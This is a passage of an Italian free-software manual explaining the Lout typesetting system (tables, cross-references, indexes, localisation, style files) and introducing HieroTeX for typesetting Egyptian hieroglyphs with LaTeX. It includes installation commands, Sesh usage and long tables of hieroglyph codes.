Per poter utilizzare le tabelle di Lout, cioè quelle che si ottengono con il comando '**`@Tab`**', occorre includere uno stile aggiuntivo prima della dichiarazione del tipo di documento fondamentale:

```
@SysInclude { tab }
```

Per esempio, nel caso del documento ordinario si dovrebbe iniziare nel modo seguente:

```
@SysInclude { tab }
@SysInclude { doc }
@Document
    ...
//
```

Quello che si vede sotto è lo schema sintattico di una tabella estremamente semplificata. Si noti in particolare il fatto che le colonne sono distinte da una lettera alfabetica maiuscola.

```
@Tab
    @Fmta { @Col A ! @Col B ! … }
{
@Rowa A { cella_1.1 } B { cella_1.2 } …
@Rowa A { cella_2.1 } B { cella_2.2 } …
…
}
```

Utilizzando questo schema semplificato, si ottengono delle tabelle senza linee (né verticali, né orizzontali) per evidenziare o abbellire le sue parti. Di solito, per quanto semplice sia la tabella, si ha almeno l'esigenza di utilizzare delle linee orizzontali per evidenziare le righe che compongono l'intestazione delle colonne e per segnalare la fine della tabella. Per questo si devono usare delle parole chiave aggiuntive che si collocano tra gli argomenti di '**`@Rowa`**' cioè dei comandi che descrivono le righe.

```
@Rowa
    above { single }
    A { cella } B { cella } …
    below { single }
```

L'opzione '**`above { single }`**' inserisce una linea orizzontale sopra la riga a cui si riferisce, mentre '**`below { single }`**' la inserisce sotto. Supponendo di voler ottenere una tabella come quella schematizzata qui sotto,

```
----------------------------------------
Parametro LOC   Posizione corrispondente
----------------------------------------
h               posizione attuale
t               superiore
b               inferiore
p               pagina
----------------------------------------
        Esempio di tabella.
```

il codice necessario per Lout potrebbe essere quello seguente:

```
@Table
    @Location { TryAfterLine }
    @OnePage { Yes }
    @FullPage { No }
    @CaptionPos { Below }
    @Caption { Esempio di tabella }
@Tab
    @Fmta { @Col A ! @Col B }
{
@Rowa
    above { single }
    A { Parametro LOC }
    B { Posizione corrispondente }
    below { single }
@Rowa
    A { h }
    B { posizione attuale }
@Rowa
    A { t }
    B { superiore }
@Rowa
    A { b }
    B { inferiore }
@Rowa
    A { p }
    B { pagina }
    below { single }
}
```

279.17 Indici e riferimenti incrociati

Lout crea automaticamente una serie di riferimenti incrociati. I più comuni sono quelli dei piè pagina e quelli degli indici. Lout richiede l'elaborazione ripetuta di un sorgente per sistemare proprio questi indicatori; in particolare, a differenza di LaTeX (che in generale richiede tre passaggi, o quattro se si inserisce BibTeX), non si può prevedere quante volte debba essere rifatta la composizione.

279.17.1 Riferimenti nel testo

Come accennato, le note a piè pagina e quelle alla fine del documento sono un esempio di inserzione nel testo di riferimenti a qualcosa che appare altrove. Quando si vuole indicare un riferimento a qualcosa di diverso, si usano i comandi '**`@PageOf`**' e '**`@NumberOf`**'.

`@PageOf {` *nome_del_riferimento* `}`
`@NumberOf {` *nome_del_riferimento* `}`

Il primo dei due viene rimpiazzato da Lout con il numero della pagina in cui si trova il riferimento indicato, mentre il secondo mostra il numero del capitolo o della sezione relativa. Per esempio, se da qualche parte è stato dichiarato il riferimento denominato '**`presentazione`**',

```
Come accennato in precedenza (a pagina @PageOf { presentazione }),
la matematica non è un'opinione.
```

il testo che si vede sopra si trasforma in qualcosa di simile a quello che segue:

```
Come accennato in precedenza (a pagina 11),
la matematica non è un'opinione.
```

La dichiarazione di un riferimento (in altri termini di un'etichetta) può essere fatta con il comando '**`@PageMark`**', oppure con l'opzione '**`@Tag`**' che si può inserire all'inizio dei capitoli, delle sezioni, delle appendici e delle loro strutture inferiori.

```
@PageMark { nome_del_riferimento }
```

```
@Chapter | @Section | @SubSection | @SubSubSection
    @Title { titolo }
    @Tag { nome_del_riferimento }
    …
@Begin
    …
```

Riprendendo l'esempio precedente,

```
Attenzione: @MarkOf { presentazione } la matematica
non è un'opinione perché...
```

si vede come potrebbe essere dichiarato un riferimento raggiungibile attraverso il comando '**`@PageOf`**'. Nel testo risultante non si vede la dichiarazione.

Lout è un po' rigido nell'uso di questi riferimenti: attraverso '**`@PageOf`**' si può fare riferimento alla pagina che contiene sia un riferimento dichiarato con '**`@PageMark`**' che uno dichiarato all'inizio della struttura per mezzo dell'opzione '**`@Tag`**'; al contrario, con '**`@NumberOf`**' si può solo fare riferimento a riferimenti dichiarati con l'opzione '**`@Tag`**'.

I nomi utilizzati per indicare i riferimenti devono essere univoci. Generalmente si utilizzano nomi composti solo da lettere alfabetiche ed eventualmente dal punto (come suggerisce l'autore di Lout). Se ce ne fosse la necessità, si può sempre delimitare questi nomi attraverso l'uso delle virgolette.

279.17.2 Indice generale e indice analitico

A seconda dello stile del documento prescelto, l'indice generale viene incluso o meno, in modo automatico. Questo comportamento può essere modificato ritoccando il file di stile, oppure, creando uno stile personalizzato. Gli stili standard prevedono al massimo la stampa dell'indice generale; se si desidera ottenere un indice delle figure o delle tabelle occorre intervenire nello stile in ogni caso.

Anche l'indice analitico viene aggiunto automaticamente se il tipo di documento è adatto per questo, però in tal caso dipende dall'autore l'inserimento dei riferimenti che lo generano. Lout consente l'uso di una grande varietà di tecniche per ottenere un indice analitico veramente buono. Qui viene mostrato l'essenziale.

```
chiave_per_ordinamento @Index { voce }
```

Quello che si vede è la sintassi minima per inserire un riferimento nel testo che si tradurrà in una voce nell'indice analitico. La voce in questione viene mostrata utilizzando quanto indicato alla destra del simbolo '**`@Index`**', ordinata in base alla chiave indicata alla sua sinistra.

Il principio è che l'ordine (alfabetico) con cui devono essere ordinate le voci potrebbe essere diverso da quello che si viene a generare utilizzando direttamente il contenuto delle voci. Per fare un esempio tra le tante situazioni che si possono creare, la voce '**`Decimo`**' potrebbe dover

apparire prima di '**`De Tizi`**', ma utilizzandole così come sono, lo spazio tra '**`De`**' e '**`Tizi`**' farebbe sì che questa ultima voce appaia per prima. Per questo è necessario specificare una voce alternativa da utilizzare per l'ordinamento. Per convenzione, oltre che per evitare imprevisti, è bene limitarsi all'uso delle sole lettere alfabetiche minuscole, non accentate, ed è per questo che nella sintassi non sono state usate le parentesi graffe per racchiudere l'argomento a sinistra del simbolo '**`@Index`**'.

Volendo realizzare un indice analitico strutturato in voci e sotto-voci, si può utilizzare il comando '**`@SubIndex`**', con l'aggiunta del comando '**`SubSubIndex`**' per una suddivisione ulteriore.

chiave_per_ordinamento `@SubIndex {` *voce* `}`

chiave_per_ordinamento `@SubSubIndex {` *voce* `}`

Le sotto-voci sono interessanti in quanto riferite a una voce di livello precedente. La documentazione di Lout suggerisce di utilizzare delle chiavi strutturate, ottenute a partire dalla chiave della voce principale unendo un punto e aggiungendo un'estensione opportuna.

```
Tizio Tizi tiziotizi @Index { Tizio Tizi } è stato lo
scopritore di...
...
Tizio Tizi tiziotizi.origini @SubIndex { origini } era figlio di
Pinco Pallino e di...
```

L'esempio dovrebbe mostrare in maniera sufficientemente chiara il concetto: da qualche parte del testo si parla di '**`Tizio Tizi`**' e lì viene inserito un riferimento; da un'altra parte si parla sempre di lui, ma in particolare si descrivono le sue origini. In pratica, la voce '**`origini`**' dipende da '**`Tizio Tizi`**' e opportunamente la chiave di ordinamento fa in modo che questa risulti successiva.

Seguendo la logica dell'esempio mostrato, se si scrive un capitolo su '**`Tizio Tizi`**', potrebbe non avere significato un riferimento a una pagina in cui si parla di questa persona, mentre ci si troverebbe ad avere solo delle sottoclassificazioni (origini, vita, morte,...). Volendo indicare una voce senza che con questa si ottenga il numero della pagina corrispondente, si può utilizzare il comando '**`@RawIndex`**'.

chiave_per_ordinamento `@RawIndex {` *voce* `}`

L'esempio già mostrato potrebbe essere modificato convenientemente nel modo seguente:

```
Tizio Tizi tiziotizi @RawIndex { Tizio Tizi } è stato lo
scopritore di...
...
Tizio Tizi tiziotizi.origini @SubIndex { origini } era figlio di
Pinco Pallino e di...
...
Tizio Tizi è nato tiziotizi.nascita @SubIndex { nascita }
in un paesino sperduto...
...ed è morto tiziotizi.morte @SubIndex { morte } il giorno
...
```

279.17.3 Problemi connessi alla generazione dei riferimenti incrociati

Quando si modifica un documento che fa uso di riferimenti incrociati di qualunque tipo (praticamente sempre), prima di riavviare l'eseguibile '**`lout`**' per ottenerne la composizione sarebbe opportuno eliminare i file transitori che vengono creati da questo. Supponendo di lavorare con il file '`pippo`', occorrerebbe eliminare il file '`pippo.ld`' e '`lout.li`'.

Diversamente, è probabile che una sola passata basti a ottenere il formato finale senza ottenere segnalazioni di errore, ma i riferimenti aggiunti nel documento potrebbero essere errati o mancare del tutto.

279.18 Localizzazione

I problemi di localizzazione di un documento riguardano generalmente le definizioni standard di alcune componenti tipiche (capitolo, appendice, indice, ecc.) e la sillabazione. Per attuare questo con Lout si utilizza l'opzione '**`@InitialLanguage`**' nel preambolo del documento, mentre a livelli inferiori si possono circoscrivere delle eccezioni.

```
@SysInclude { book }
@Book
    ...
    @InitialLanguage { Italian }
    ...
//
```

L'esempio mostra in che modo potrebbe essere definito il linguaggio «italiano» per tutto un documento (in questo caso un libro).

All'interno del testo è possibile alterare il linguaggio generale attraverso il comando '**`@Language`**':

linguaggio `@Language {` *testo* `}`

Per esempio, per indicare che una frase è scritta in tedesco si potrebbe fare come nell'esempio seguente:

```
La nonna disse: German @Language { Wer bekommt die Torte? }
```

279.18.1 Configurazione di una localizzazione

Nel momento in cui viene scritto questo capitolo, le versioni di Lout che si trovano comunemente in circolazione non dispongono del linguaggio italiano. Per prepararselo occorre intervenire su alcuni file: '`/usr/lib/lout/include/langdefs`', '`/usr/lib/lout/data/standard.ld`' e '`/usr/lib/lout/hyph/italian.lh`'. L'ultimo di questi serve per definire le regole della sillabazione e di solito viene creato a partire da quello di un altro paese. Questo file è diviso in due parti, dove la seconda, cioè quella che indica precisamente le regole della separazione in sillabe, può essere ricopiata dal file corrispondente utilizzato per LaTeX.[2]

279.19 Personalizzazione dello stile

Invece di utilizzare uno degli stili standard di Lout, si può creare il proprio, di solito modificandone uno preesistente. Quando si crea uno stile riferito a un documento particolare, può darsi che il file relativo venga tenuto assieme a quello del documento stesso; in tal caso può convenire di utilizzare un comando di inclusione diverso dal solito. Supponendo di voler creare una variante dello stile '**`book`**', si potrebbe copiare il file corrispondente, '`/usr/lib/lout/include/book`', nella directory di lavoro del documento e chiamarlo '`libro`'. In questo modo, l'inizio del documento potrebbe essere organizzato nel modo seguente:

```
@Include { libro }
@Book
//
```

[2]Se dovesse servire, tra i file che compongono la distribuzione FTP di *Appunti di informatica libera*, se ne trova uno di esercizi. In quel pacchetto ci sono i file adatti per ottenere la localizzazione italiana di Lout.

```
@Chapter @Begin
    ...
```

Si osservi l'uso del comando '**@Include**' che si riferisce alla directory corrente o a un percorso assoluto (se indicato).

Nelle sezioni seguenti si accenna all'organizzazione di questo file di stile. Per modificarlo basta intervenire negli argomenti delle opzioni indicate; anche senza conoscere precisamente i dettagli, si dovrebbe riuscire nell'intento utilizzando semplicemente l'intuito.

279.19.1 Inclusione di altri stili

Nella prima parte del file di stile si incontrano una serie di inclusioni possibili per l'aggiunta di altri stili.

```
###############################################################################
#                                                                             #
#  @SysInclude commands for standard packages.                                #
#                                                                             #
###############################################################################

  @SysInclude { fontdefs }                         # font definitions
  @SysInclude { langdefs }                         # language definitions
  @SysInclude { dl }                               # DocumentLayout package
  @SysInclude { bookf }                            # BookLayout extension
# @SysInclude { tab }                              # @Tab table formatter
# @SysInclude { eq }                               # @Eq equation formatter
# @SysInclude { fig }                              # @Fig advanced graphics
# @SysInclude { graph }                            # @Graph graph drawing
# @SysInclude { cprint }                           # @CPrint C and C++ programs
# @SysInclude { pas }                              # @Pas Pascal programs
```

Come si vede, le inclusioni che non sono necessarie appaiono commentate. Potrebbe essere conveniente togliere il commento da qualcosa, per esempio l'inclusione dello stile '**tab**' in modo da consentire la realizzazione di tabelle attraverso il comando '**@Tab**'.

Dopo le inclusioni standard appare l'inserimento predefinito dello stile '**mydefs**', nel caso fosse presente nella directory di lavoro nel momento della composizione. In pratica, questo è il nome convenzionale di un file da usare per la personalizzazione aggiuntiva.

```
###############################################################################
#                                                                             #
#  @Include command for reading personal definitions from current directory.  #
#                                                                             #
###############################################################################

  @Include { mydefs }
```

279.19.2 Veste grafica del documento

Nell'ultima parte del file di stile si definiscono una serie di cose che riguardano la veste grafica del documento. Nei file di configurazione standard sono riportate tutte le opzioni disponibili con gli argomenti predefiniti, commentate attraverso il carattere '**#**' e descritte.

```
@Use { @DocumentLayout
  # @InitialFont        { Times Base 12p        } # initial font
  # @InitialBreak       { adjust 1.20fx hyphen  } # initial break
  # @InitialSpace       { lout                  } # initial space style
  # @InitialLanguage    { English               } # initial language
    ...
}
```

279.19.3 Particolarità del tipo di documento

A seconda dello stile originale da cui si è partiti per realizzare il proprio, l'ultima parte potrebbe essere diversa. Per esempio, nel caso del libro, questa comincia così:

```
@Use { @BookLayout
  # @TitlePageFont              { Helvetica Base        } # title page font (not size)
  # @SeparateIntroNumbering     { Yes                   } # separate intro page numbers
  # @ChapterStartPages          { Any                   } # Any, Odd, or Even
  # @ReferencesBeforeAppendices { No                    } # pos of ref list
    ...
}
```

279.19.4 Parte conclusiva

La parte finale del file della configurazione dello stile viene lasciato normalmente così come si trova.

```
################################################################################
#                                                                              #
#  @Database (and @SysDatabase) clauses go here.                               #
#                                                                              #
################################################################################

@SysDatabase @RefStyle { refstyle }              # reference printing styles
```

279.20 Riferimenti

- Jeffrey H. Kingstom, *A User's Guide to the Lout Document Formatting System*
- Jeffrey H. Kingstom, *A Practical Introduction to the Lout Document Formatting System*

Introduzione a HieroTeX

HieroTeX è un sistema per la composizione con caratteri geroglifici attraverso LaTeX. Si compone di una serie di file di stile e una serie di file di caratteri tipografici; inoltre fornisce alcuni programmi di servizio, in particolare Sesh, il cui scopo è quello di filtrare un file LaTeX per comporre le istruzioni corrette per la generazione di un testo in geroglifico.

Probabilmente non esiste alcun pacchetto già pronto per la propria distribuzione GNU/Linux e occorre fare da soli: sia l'installazione degli stili e dei caratteri, sia la compilazione di Sesh.

> Lo scopo di questo capitolo è solo quello di mostrare come si usa HieroTeX. Chi scrive queste informazioni non ha alcuna preparazione su tale forma di scrittura: l'unica motivazione da cui è nato questo capitolo è la curiosità. È probabile che in queste pagine appaiono degli esempi senza senso nella lingua dell'antico Egitto, cosa di cui deve tenere conto il lettore.

HieroTeX può essere ottenuto dal sito gestito dal suo stesso autore, Serge Rosmorduc e precisamente dall'URI <*http://www.iut.univ-paris8.fr/~rosmord/archives/*>, prelevando i file corrispondenti ai modelli: '`egyptomf-*.tar.gz`', '`egyptopk-*.tar.gz`', e '`egyptouser-*.tar.gz`'.

280.1 Installazione

Dopo aver prelevato i tre file indicati all'inizio, si estrae il loro contenuto, così si ottiene la directory '`HieroTeX/`' a partire da quella corrente.

```
tar xzvf egypto…tar.gz
```

La prima cosa da fare è installare i caratteri tipografici e gli stili per TeX. La momento che ogni distribuzione GNU/Linux è organizzata a modo suo, per quanto riguarda TeX, bisogna fare una piccola ricerca per determinare dove sono stati collocati gli altri. Occorre cercare la posizione dei file '`*.mf`', '`*.tfm`' e '`*.sty`'. A titolo di esempio, potrebbe trattarsi delle directory '`/usr/share/texmf/fonts/source/`*pacchetto_tex*' per i file '`*.mf`', della directory '`/usr/share/texmf/fonts/tfm/`*pacchetto_tex*' per i file '`*.tfm`' e della directory '`/usr/share/texmf/tex/latex/`*pacchetto_tex*' per gli stili. In tal caso, si potrebbe procedere come viene mostrato di seguito.

```
$ su
# mkdir /usr/share/texmf/fonts/source/hierotex
# mkdir /usr/share/texmf/fonts/source/hierotex/mf
# mkdir /usr/share/texmf/fonts/source/hierotex/auxmf
# mkdir /usr/share/texmf/fonts/tfm/hierotex
# mkdir /usr/share/texmf/tex/latex/hierotex
# cd HieroTeX
# cp Fonts/mf/* /usr/share/texmf/fonts/source/hierotex/mf
# cp Fonts/auxmf/* /usr/share/texmf/fonts/source/hierotex/auxmf
```

cp Fonts/font/*.tfm /usr/share/texmf/fonts/tfm/hierotex

cp TEX/*.sty /usr/share/texmf/tex/latex/hierotex

cp TEX/*.fd /usr/share/texmf/tex/latex/hierotex

Successivamente, occorre ricostruire i file '`ls-R`' all'interno della struttura di LaTeX. Questo lo si può ottenere attraverso '**`texconfig`**', selezionando la voce '**`REHASH`**' dal menù principale.

texconfig

Durante l'installazione dei caratteri e degli stili, occorre fare attenzione ai permessi delle directory e dei file: i file devono essere leggibili a tutti, mentre le directory, oltre a questo, devono essere anche attraversabili.

280.1.1 Sesh

Sesh è un programma molto semplice, il cui scopo è quello di preelaborare un sorgente LaTeX, scritto inserendo caratteri geroglifici, ma in modo semplificato. Il risultato è un file LaTeX corretto, che però sarebbe più difficile da scrivere.

Questo programma è indispensabile per lavorare bene con HieroTeX, per cui è necessario procedere alla sua compilazione. Nella documentazione originale, si indica la necessità di mettere mano al file '`HieroTeX/variable.mk`'; tuttavia, per la compilazione di Sesh, ciò non dovrebbe essere necessario. Per la compilazione si entra nella directory contenente i sorgenti.

$ **cd HieroTeX/Seshnesu**

$ **make configure**

$ **make sesh**

Se si avvia '**`make`**' senza argomenti, si ottiene semplicemente un promemoria delle opzioni disponibili.

La compilazione genera il file eseguibile '**`sesh`**', che può essere collocato dove si ritiene più opportuno, purché da lì possa essere utilizzato.

280.2 Utilizzare HieroTeX

Per poter scrivere dei simboli geroglifici attraverso HieroTeX, è necessario importare uno stile di questo sistema e utilizzare i comandi relativi. Prima di analizzare la sintassi e il comportamento dei comandi specifici di HieroTeX, è opportuno iniziare con un esempio banale, in modo da verificarne il funzionamento.

```
\documentclass{report}
\usepackage{hierLtx}
\begin{document}
\begin{center}
\hieroglyphe{F/35} = nfr
\end{center}
\end{document}
```

Supponendo che il file si chiami '`prova.tex`', la sua composizione avviene nel modo solito:

$ **latex prova.tex**

$ **dvips -o prova.ps prova.dvi**

La stessa cosa potrebbe essere ottenuta con un esempio leggermente differente:

```
\documentclass{report}
\usepackage{hiero}
\begin{document}
\begin{center}
\begin{hieroglyph}
    F35
\end{hieroglyph}
= nfr
\end{center}
\end{document}
```

In tal caso, prima di dare in pasto questo file a LaTeX, occorre filtrarlo attraverso Sesh:

$ **cat prova.tex | sesh > prova-1.tex**

$ **latex prova-1.tex**

$ **dvips -o prova.ps prova-1.dvi**

Figura 280.1. Il risultato ingrandito della composizione dei due esempi introduttivi.

= nfr

280.2.1 Due modi di usare HieroTeX

A seconda delle esigenze che si hanno, si può usare HieroTeX in due modi: incorporando lo stile '**hierLtx**' o lo stile '**hiero**'. Nel primo caso, per rappresentare i caratteri geroglifici si può usare solo il comando '**\hieroglyphe{**...**}**', mentre nel secondo si usa un ambiente: '**\begin{hieroglyph}**...**\end{hieroglyph}**'. Tuttavia, a seconda della situazione cambia il modo in cui i simboli geroglifici vanno annotati.

In generale, con il comando '**\hieroglyphe{**...**}**' si possono indicare i simboli nella forma '*lettera***/***numero*', per cui,

```
\hieroglyphe{F/35}
```

corrisponde al simbolo già mostrato nella figura 280.1. Al contrario, per fare la stessa cosa nell'altro modo, bisognerebbe scrivere:

```
\begin{hieroglyph}{\leavevmode \Hunh{\Aca F/35/}}\end{hieroglyph}
```

Tuttavia, disponendo dell'aiuto di Sesh, è sufficiente scrivere invece la sigla del geroglifico, nella forma '*letteranumero*' (senza la barra):

```
\begin{hieroglyph}F35\end{hieroglyph}
```

In generale, può essere conveniente utilizzare il primo metodo solo per scrivere poche cose, in modo tale da non dipendere da Sesh per annotare uno o due simboli; ma per fare qualcosa di più, è molto meglio scegliere il secondo stile utilizzando Sesh prima della composizione.

I simboli geroglifici devono poter essere raggruppati assieme stabilendo anche la sovrapposizione eventuale. Per entrambi gli stili di scrittura si possono usare il trattino singolo ('**-**') e i due punti ('**:**'), per ottenere rispettivamente la separazione orizzontale e la separazione verticale. Si osservino i due esempi seguenti che generano lo stesso risultato:

```
\hieroglyphe{M/17-X/1:N/35:N/5}
\begin{hieroglyph}M17-X1:N35:N5\end{hieroglyph}
```

Figura 280.2. '**`M17-X1:N35:N5`**'.

Nel caso particolare del comando '**`\hieroglyphe{`**...**`}`**', si possono raggruppare più segni tra parentesi graffe; volendo scrivere in modo più preciso quanto è già stato mostrato, si potrebbero riunire i tre simboli finali:

```
\hieroglyphe{M/17-{X/1:N/35:N/5}}
```

L'ambiente '**`hieroglyph`**' offre di più e questo viene descritto nella prossima sezione.

280.2.2 Scrittura normale

Per poter scrivere in maniera «decente» un testo con simboli geroglifici, occorre utilizzare la seconda modalità, quella che si avvale dell'aiuto di Sesh. A differenza del primo modo, i simboli possono essere indicati attraverso la sigla corrispondente, senza barre di separazione, oppure attraverso la loro traslitterazione, ammesso che esista. La codifica utilizzata deriva dal documento *Inventaire des signes hieroglyphiques en vue de leur saisie informatique*, citato alla fine del capitolo e noto anche come *manuel de codage*, benché non sia perfettamente aderente a quel documento. A partire dalla figura 280.3 vengono elencati i codici disponibili con HieroTeX; tuttavia, dal momento che la qualità di queste immagini non è molto buona, conviene eventualmente fare riferimento alla tabella relativa contenuta nel documento *A LaTeXperiment of hieroglyphic typesetting*, sempre citato alla fine del capitolo.

I simboli, indicati attraverso la sigla standard, oppure la loro traslitterazione, possono essere separati nel modo già visto, attraverso il trattino e i due punti ('**`-`**', '**`:`**'), mentre il raggruppamento si fa attraverso l'uso delle parentesi tonde. Ma in questo ambiente sono possibili anche altri effetti, riepilogati in parte nella tabella 280.1. Inoltre, è possibile anche la scrittura incolonnata. Prima di illustrare in che modo è possibile ottenere l'incolonnamento, vengono mostrati alcuni esempi comuni, escluso il caso del raggruppamento che è già stato presentato.

Tabella 280.1. Alcuni dei simboli speciali per la scrittura.

Codice	Risultato
-	Separa orizzontalmente.
:	Separa verticalmente.
(...)	Raggruppa.
*	Separa allo stesso livello.
#	Sovrascrive.
-=, :=	Conclusione grammaticale.
..	Spazio.
.	Mezzo spazio.
\	Ruota orizzontalmente il simbolo che lo precedente.
\s*n*	Riduce la dimensione del simbolo che lo precede di *n* volte.
<-...->	Delimita all'interno di una «cartouche».
<S-...->	Delimita all'interno di un «serekh».
<Sb-...->	Delimita mostrando solo l'inizio di un serekh.
<Sm-...->	Delimita mostrando solo la parte centrale di un serekh.
<Se-...->	Delimita mostrando solo la parte finale di un serekh.
<H-...->	Delimita all'interno di un segno «hwt».
-#-...-#-	Ombreggiatura dei simboli contenuti.

Codice	Risultato
+l...+s	Delimita del testo normale (LaTeX).
|...-	Pone il testo normale elevato all'esponente.
\!	Avvicinamento tra i simboli.
-!, :!	Chiude una colonna.

- **Spaziatura**

```
\begin{hieroglyph}
    (V28-.:N5:.-V28)
\end{hieroglyph}
```

Figura 280.3. `**(V28-.:N5:.-V28)**´

La figura 280.3 mostra il risultato della composizione. Si osservi l'uso del punto singolo, come richiesta esplicita di un piccolo spazio, prima e dopo il simbolo N5. Senza questa spaziatura, il simbolo apparirebbe troppo basso.

- **Rotazione orizzontale**

```
\begin{hieroglyph}
    (A1-A1\)
\end{hieroglyph}
```

figura 280.4. `**(A1-A1\)**´

La figura 280.4 mostra il risultato della composizione. L'inversione del secondo simbolo è stato ottenuto aggiungendo in coda una barra obliqua inversa ('****').

- **Cartouche**

```
\begin{hieroglyph}
    <-(M17-X1:N35:N5)-(G25-\!\!Aa1:.):N35->
\end{hieroglyph}
```

Figura 280.5. `**<-(M17-X1:N35:N5)-(G25-\!\!Aa1:.):N35->**´

La figura 280.5 mostra il risultato della composizione. Il trattino utilizzato all'interno dei simboli '**<**' e '**>**' serve solo a evitare ambiguità con altri comandi particolare, ovvero con altri tipi di cornici diverse dalla cartouche.

- **Avvicinamento**

```
\begin{hieroglyph}
    (G39-\!\!N5:.)
\end{hieroglyph}
```

Figura 280.6. '**(G39-\!\!N5:.)**'

```
\begin{hieroglyph}
    (I10:\!\!X1:N17)
\end{hieroglyph}
```

Figura 280.7. '**(I10:\!\!X1:N17)**'

Le figure 280.6 e 280.7 mostrano rispettivamente i due esempi, dove nel primo caso c'è un avvicinamento di simboli in modo orizzontale, mentre nel secondo si ha un avvicinamento in modo verticale.

Vale la pena di annotare che uno o più spazi rappresentano la fine di una parola. Gli spazi vanno messi prima dei simboli di separazione (il trattino e i due punti) e questo, tra le altre cose, facilita l'incolonnamento del testo nel sorgente LaTeX.

Per incolonnare i simboli geroglifici, si utilizza il comando seguente,

```
\EnColonne[dimensione \Htm]{...}
```

dove all'interno delle parentesi graffe va dichiarato l'ambiente '**hieroglyph**'. Viene mostrato un esempio abbastanza complesso, tratto dalla documentazione di HieroTeX. Viene abbinato lo stesso testo, prima in forma orizzontale, poi in forma verticale:

```
\begin{hieroglyph}
    G5 <S E1 D40 xa m R19*(t:niwt) > nbty wAH sw*t-i-i (ra:Z1)*mi m p*t:pt
    sxm*G8*(F9:F9) (Dsr:xa)*Z3 (sw:t)*(bit:t) <ra-mn-xpr> zA*\!\!\!(ra:.)
    <G26-ms*nfr-xpr> O10 nb:t M:f (kA:t)*(N33:N33:N33) mr*i*i
\end{hieroglyph}

\begin{center}
    \EnColonne[1.2\Htm]{
        \begin{hieroglyph}
            G5 <S E1 D40 xa m R19*(t\s1:niwt\s1) >-!
            nbty wAH sw*\!t\s1*\!i*i (ra:Z1)*mi m (p*t:pt)-!
            sxm*G8 F9*F9  Dsr-xa-Z2-!
            (sw:t)*(bit:t) <ra-mn-xpr>-! zA*\!\!\!(ra:.)
            <-G26-ms*nfr-xpr->-! O10 nb-t M-f (kA:t)*(N33:N33:N33) mr*i*i
        \end{hieroglyph}
    }
\end{center}
```

Figura 280.8. Esempio di una composizione normale e incolonnata.

La figura 280.8 mostra il risultato di questa composizione. Si osservi che in questo caso, quando possibile, è stata usata la codifica corrispondente alla traslitterazione invece del nome nella solita forma '*letteranumero*'.

280.3 Codifica di HieroTeX

Nelle prossime pagine viene mostrato un elenco di simboli geroglifici e la loro codifica corrispondente. Si noterà che a volte sono disponibili più forme diverse per la codifica; di solito, da quanto propone l'autore di HieroTeX, si tende a preferire quella che si avvicina di più alla traslitterazione del simbolo. La prima figura, 280.3, mostra l'elenco dei simboli alfabetici fondamentali; le altre mostrano tutti i simboli disponibili.

Figura 280.9. Codifica alfabetica fondamentale.

A	i	a	w
W	b	p	f
m	n	N	r
h	H	x	X
z	s	S	q
k	g	t	T
d	D		

Figura 280.10. Codifica usata da HieroTeX.

A1	A2	A3
A4	A5	A6
A7	A8	A9
A10	A11	A12, mSa
A13	A14	A14A
A15, xr	A16	A17, Xrd
A17A	A18	A19
A20	A21, sr	A22
A23	A24	A25
A26	A27	A28
A29	A30	A31
A32	A33, mniw	A34
A35	A36	A37
A38, qiz	A39	A40
A41	A42	A43
A44	A45	A46
A47, iry	A48	A49
A50, Sps	A51, Spsi	A52
A53	A54	A55
A59	B1	B2
B3, msi	B4	B5
B6	B7	C1
C2	C3, DHwty	C4, Hnmw
C5	C6, inpw	C7, stX

Figura 280.11. Codifica usata da HieroTeX.

C8, mnw	C9	C10, mAat
C11, HH	C12	C17
C18	C19	C20
D1, tp	D2, Hr	D3, Sny
D4, ir	D5	D6
D7	D8	D9, D9, rmi
D10, wDAt	D11	D12
D13	D14	D15
D16	D17	D18
D19, fnd	D20	r, D21, rA
D22	D23	D24, spt
D25, spty	D26	D27, mnD
D27A	D28, kA	D29
D30	D31	D32
D33	D34, aHA	D34A
D35	a, D36	D37
D38	D39	D40
D41	D42	D43
D44	D45, Dsr	d, D46
D46A	D47	D48
D49	D50, Dba	D51
D52, mt	D53	D54
D55	D56, rd, sbq, gH, gHs	D57
b, D58	D59, ab	D60, wab

Figura 280.12. Codifica usata da HieroTeX.

D61, sAH	D62	D63
E1	E2	E3
E4	E5	E6, zzmt
E7	E8	E8A
E9	E10	E11
E12	E13	E14
E15	E16	E17, zAb
E18	E19	E20
E21	E22, mAi	E23, rw, l
E24, Aby	E25	E26
E27	E28	E29
E30	E31	E32
E33	E34, wn	F1
F2	F3	F4, HAt
F5, SsA	F6	F7
F8	F9	F10
F11	F12, wsr	F13, wp
F14	F15	F16, db
F17	F18, Hw, bH	F19
F20, ns	F21, idn, msDr, sDm, DrD	F22, pH, kfA
F23, xpS	F24	F25, wHm
F26, Xn	F27	F28
F29, sti	F30, Sd	F31, ms
X, F32	F33, sd	F34, ib

Figura 280.13. Codifica usata da HieroTeX.

F35, nfr	F36, zmA	F37
F37B	F38	F39, imAx
F40, Aw	F41	F42, spr
F43	F44, iwa, isw	F45
F46, pXr, qAb	F47	F48
F49	F50	F51
F52	A, G1, A	G2, AA
G3	G4, tyw	G5
G6	G7	G7A
G7AA	G8	G9
G10	G11	G12
G13	G14, mwt	G15
G16, nbty	m, G17	G18, mm
G19	G20	G21, nH
G22, Db	G23, rxyt	G24
G25, Ax	G26	G26A
G27, dSr	G28, gm	G29, bA
G30, bAw	G31	G32, baHi
G33	G34	G35, aq
G36, wr	G37	G38, gb
G39, zA	G40, pA	G41, xn, pA'
G42, wSA	w, G43	G44, ww
G45	G46, mAw	G47, TA
G48	G49	G50

Figura 280.14. Codifica usata da HieroTeX.

G51	G52	G53
G54, snD	H1	H2, wSm
H3, pAq	H4	H5
H6, Sw	H6A	H7
H8	I1, aSA	I2, Styw
I3, mzH	I4, sbk	I5, sAq
I5A	I6, km	I8, Hfn
f, I9	D, I10	I11, DD
I12	I13	I14
I15	K1, in	K2
K3, ad	K4, XA	K5, bz
K6, nSmt	K7	L1, xpr
L2, bit	L3	L4
L5	L6	L7, srqt
M1, iAm	M2, Hn	M3, xt
M4, rnp	M5	M6, tr
M7	M8, SA	M9, zSn
M10	M11, wdn	M12, xA
M13, wAD	M14	M15
M16, HA	i, M17	M18, ii
M19	M20, sxt	M21, sm
M22	M23, sw	M24, rsw
M25	M26, Sma	M27
M28	M29, nDm	M30, bnr

Figura 280.15. Codifica usata da HieroTeX.

M31	M32	M33
M34, bdt	M35	M36, Dr
M37	M38	M39
M40, iz	M41	M42
M43	M44	N1, pt
N2	N3	N4, iAdt, idt
N5, ra, zw, hrw	N6	N7
N8, Hnmmt	N9, pzD	N10
